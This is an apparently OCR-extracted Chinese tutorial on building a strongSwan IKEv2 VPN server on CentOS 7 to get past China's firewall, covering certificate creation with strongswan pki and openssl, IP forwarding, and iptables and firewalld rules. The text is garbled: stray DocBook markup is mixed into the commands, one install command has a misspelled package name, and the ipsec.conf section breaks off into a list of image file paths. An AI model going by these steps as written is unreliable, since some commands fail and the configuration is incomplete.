docker run --privileged -i -t --rm --volumes-from ikev2-vpn-
server -e "HOST=8.219.81.14" gaomd/ikev2-vpn-server:0.3.0
generate-mobileconfig > ikev2-vpn.mobileconfig
```

strongswan - IPSec utilities for strongSwan

Windows 10 + IKEv2 VPN

http://www.strongswan.org/

```
User -> Windows 10 Desktop -> Inside Greatwall -> VPN
Server(Hongkong/Other) -> Outside Greatwall
```

```

```

首先在海外部署一台服务器，将服务器配置成为VPN服务器，然后桌面用户通过该服务器，你懂的.....

由于pptp,l2tp,openvpn 先后被墙，所以我选择了IKEv2。

安装 strongswan VPN 服务器

CentOS 7 环境

```
yum install -y strongswane

yum install -y haveged
systemctl enable haveged
systemctl start haveged

cd /etc/strongswan
```

创建自签名CA根证书

```
# 私钥证书
strongswan pki --gen --type rsa --size 4096 --outform der >
ipsec.d/private/CARootKey.der
chmod 600 ipsec.d/private/CARootKey.der

# 公钥证书
strongswan pki --self --ca --lifetime 3650 --in
ipsec.d/private/CARootKey.der --type rsa --dn "C=NL, O=Example
Company, CN=StrongSwan Root CA" --outform der >
ipsec.d/cacerts/CARootCert.der
strongswan  pki --print --in ipsec.d/cacerts/CARootCert.der
```

颁发服务器证书

```
# 私钥证书
strongswan pki --gen --type rsa --size 2048 --outform der >
```

```
ipsec.d/private/ServerKey.der
chmod 600 ipsec.d/private/ServerKey.der

# 公钥证书
strongswan pki --pub --in ipsec.d/private/ServerKey.der --type
rsa | strongswan pki --issue --lifetime 730 --cacert
ipsec.d/cacerts/CARootCert.der --cakey
ipsec.d/private/CARootKey.der --dn "C=NL, O=Example Company,
CN=vpn.example.org" --san vpn.example.com --san vpn.example.net
--san 147.90.44.87  --san @147.90.44.87 --flag serverAuth --flag
ikeIntermediate --outform der > ipsec.d/certs/ServerCert.der
strongswan pki --print --in ipsec.d/certs/ServerCert.der
```

颁发客户端用户证书

```
# 私钥证书
cd /etc/strongswan/
strongswan pki --gen --type rsa --size 2048 --outform der >
ipsec.d/private/ClientKey.der
chmod 600 ipsec.d/private/ClientKey.der

# 公钥证书
strongswan pki --pub --in ipsec.d/private/ClientKey.der --type
rsa | strongswan pki --issue --lifetime 730 --cacert
ipsec.d/cacerts/CARootCert.der --cakey
ipsec.d/private/CARootKey.der --dn "C=NL, O=Example Company,
CN=netkiller@msn.com" --san "netkiller@msn.com" --san
"neo.chan@live.com" --outform der > ipsec.d/certs/ClientCert.der

# 证书转换，转过过程是 der -> pem -> p12
openssl rsa -inform DER -in ipsec.d/private/ClientKey.der -out
ipsec.d/private/ClientKey.pem -outform PEM
openssl x509 -inform DER -in ipsec.d/certs/ClientCert.der -out
ipsec.d/certs/ClientCert.pem -outform PEM
openssl x509 -inform DER -in ipsec.d/cacerts/CARootCert.der -out
ipsec.d/cacerts/CARootCert.pem -outform PEM

# 请为证书设置一个密码
openssl pkcs12 -export  -inkey ipsec.d/private/ClientKey.pem -in
ipsec.d/certs/ClientCert.pem -name "Client's VPN Certificate"  -
certfile ipsec.d/cacerts/CARootCert.pem -caname "strongSwan Root
CA" -out Client.p12
                </screen>
```

```
                <para>p12中包含了CA证书，客户端私钥证书，客户端公钥证
书。Client.p12 发送给最终用户即可</para>
                <tip>
                <para>如果你安装过 OpenVPN 那么会很好理解，上述的几个步
骤等同于：</para>
                <screen><![CDATA[
build-ca                                  = CARootKey/CARootCert
build-key-server server = ServerKey/ServerCert
build-key client1               = Client.p12
```

防火墙配置

开启转发

```
cat > /etc/sysctl.d/vpn.conf <<EOF
# VPN
net.ipv4.ip_forward = 1
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.send_redirects = 0
EOF

sysctl -p /etc/sysctl.d/vpn.conf
```

开放500，4500两个端口，注意是UDP协议，允许esp,ah协议通过，最后IP伪装

```
# for ISAKMP (handling of security associations)
iptables -A INPUT -p udp --dport 500 --j ACCEPT

# for NAT-T (handling of IPsec between natted devices)
iptables -A INPUT -p udp --dport 4500 --j ACCEPT

# for ESP payload (the encrypted data packets)
iptables -A INPUT -p esp -j ACCEPT
iptables -A INPUT -p ah -j ACCEPT

# for the routing of packets on the server
iptables -I POSTROUTING -t nat -o eth1 -j MASQUERADE
```

```
iptables -t nat -A POSTROUTING -o eth1 -j SNAT --to-source
xxx.xxx.xxx.xxx
```

xxx.xxx.xxx.xxx 改为你的出口IP，也就是 eth1的IP地址。

启动 strongswan 服务

如果你使用 CentOS 7 firewalld 请用下面命令

```
firewall-cmd --zone=dmz --permanent --add-rich-rule='rule
protocol value="esp" accept' # ESP (the encrypted data packets)
firewall-cmd --zone=dmz --permanent --add-rich-rule='rule
protocol value="ah" accept' # AH (authenticated headers)
firewall-cmd --zone=dmz --permanent --add-port=500/udp #IKE
(security associations)
firewall-cmd --zone=dmz --permanent --add-port=4500/udp # IKE
NAT Traversal (IPsec between natted devices)
firewall-cmd --permanent --add-service="ipsec"
firewall-cmd --zone=dmz --permanent --add-masquerade
firewall-cmd --permanent --set-default-zone=dmz
firewall-cmd --reload
firewall-cmd --list-all
```

配置 IPSEC

下面配置 IPSEC 复制粘贴即可

```
cp /etc/strongswan/ipsec.conf{,.original}
cat > /etc/strongswan/ipsec.conf <<EOF
# ipsec.conf - strongSwan IPsec configuration file









